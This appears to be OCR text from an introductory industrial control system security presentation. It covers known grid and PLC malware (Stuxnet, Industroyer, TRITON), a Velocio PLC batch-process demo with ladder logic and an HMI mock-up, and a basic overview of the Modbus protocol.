
PT55 (BAR)	28P55 (Hz)	SV (SEC)	PV (SEC)	PTF50C BAR
3.0	0.0	120	0	210.0
5.0	0.0	120	0	210.0
6.0	0.0	150	0	210.0
7.0	0.0	120	0	240.0
0.0	0.0	150	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0

Wash Air Blow Receipe

RUNNING RECEIPE : 2.

WASH AIR BLOW

	SV (Sec)	PV (Sec)
CORE BLOW LEFT 1	20	0
CORE BLOW RIGHT 1	20	0
CAKE BLOW	10	0
BACK	10	0
FRONT	10	0
FRONT/BACK	10	0
BACK	10	0
FRONT	10	0
BACK/FRONT	10	0
CORE BLOW RIGHT 2	10	0
CORE BLOW LEFT 2	10	0



ARE WE ALL GONNA DIE!?

CYBERATTACKS

IT'S A TRAP!

STUXNET

Firstly uncovered in 2010, Stuxnet targets SCADA systems and is believed to be responsible for causing substantial damage to Iran’s nuclear program. Stuxnet specifically targets programmable logic controllers (PLCs), such as those used to control industrial processes including centrifuges for separating nuclear material. Stuxnet reportedly compromised Iranian PLCs, causing the fast-spinning centrifuges to tear themselves apart. Stuxnet reportedly ruined almost one fifth of Iran’s nuclear centrifuges.

CRASH OVERRIDE

The malware considered to have been used in the cyberattack on Ukraine’s power grid on December 17, 2016. The attack cut a fifth of Kiev, the capital, off power for one hour and is considered to have been a large-scale test. The Kiev incident was the second cyberattack on Ukraine’s power grid in two years. The first attack occurred on December 23rd, 2015. Crash Override/Industroyer is the first ever known malware specifically designed to attack electrical grids.

TRITON

A malware designed to manipulate industrial Triconex Safety Instrumented System (SIS) controllers. Triconex systems provide emergency shutdown capability for industrial processes. TRITON was developed to prevent safety mechanisms from executing their intended function, resulting in a physical consequence.

THIS ISN'T THE PLC YOU'RE LOOKING FOR...


ACE 11 PLC OVERVIEW

Power: 4,75 to 5.50 VDC

Digital In: 3 to 30 VDC

- 0 to 0.8 VDC = OFF
- 2.5 to 30 VDC = ON


Digital Out: 3 to 30 VDC


GND
V+
Velocio.net
6
5
4
3
2
1

6 Digital In

6 Digital Out

VBUILDER


Tag
Mod
OFF
Name
Value
Dec
Hex
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
Toolbox
Wire Router
ON?
OFF?
<
>
≤
≥
=
≠
Turn On/Off
Calculator
Copy
Counter
Data Log
Filter
Motion In
Motion Out
PID
PWM
Ramp
Scale
Shift / Rotate
Statistics
Subroutine
Timer / Clock
Note
Y
N
=
≥
sec
turn
on
Start

Bit RunProcess

Timer
i32 Timer

Copy
0 → Bit RunIntakePump1
0 → Bit RunIntakePump2
0 → Bit RunIntakePump3
0 → Bit RunOuttakePump

ui16 State = 0

Copy
0 → Bit RunIntakePump1
0 → Bit RunIntakePump2
0 → Bit RunIntakePump3
0 → Bit RunMixer
0 → Bit RunOuttakePump
0 → Bit EmergencyFlush
1 → ui16 State
0 → i32 Timer

Start
Timer
i32 Timer

ui16 State = 1

turn Bit RunIntakePump1 on

i32 Timer ≥ 2 sec

Copy
0 → Bit RunIntakePump1
2 → ui16 State


STATE MODEL

The easiest method to programming a PLC is to build a state model. Here is our model:

- State 0: Initialization of Tags (outputs and variables)
- State 1: Adding the first element to the mix (finished at 2 seconds)
- State 2: Adding the second and third elements (finished at 4 seconds)
- State 3: Finish adding the third elements (finished at 6 seconds)
- State 4: Run the conveyor belt (finished at 10 seconds)
- State 5: Process the batch to the next system (finished at 15 seconds)

- And we will have two physical inputs that will directly impact state that we’ll need to check on ever loop regardless of state
    - Input switch 1: Start/Pause the process
    - Input switch 6: Emergency Halt the process, discard the batch and start over

HMI



0:00:00

Adding Element 1

Adding Element 2

Adding Element 3

Analyzing Results

Process State Over Time

Processing Elements

Transferring Results

Processing Result

Current Process State: 1

Batch Process Running

Pump Enabled

Mixer Enabled

Gas Centrifuge Enabled

Conveyor Belt Enabled

Emergency Stop Enabled

Running Emergency Shutdown Process

MODBUS (PORT 502)

- Developed by Modicon in **1979** became an 'open' protocol in the early 2000s
- Widely accepted protocol (implemented by hundreds of vendors) used in multiple industries (ICS)
- Master (MTU/HMI) to field (RTU, PLC, IED) communication
  - Master station poll the field device
  - Field device **cannot** initiate communications
  - Only a simple request/response protocol
- Security was not a part of the design, provides easy, raw access to the control system without requiring any authentication.

MODBUS TCP

Transaction ID	Protocol ID	Length	Unit ID	Function	Function's Data
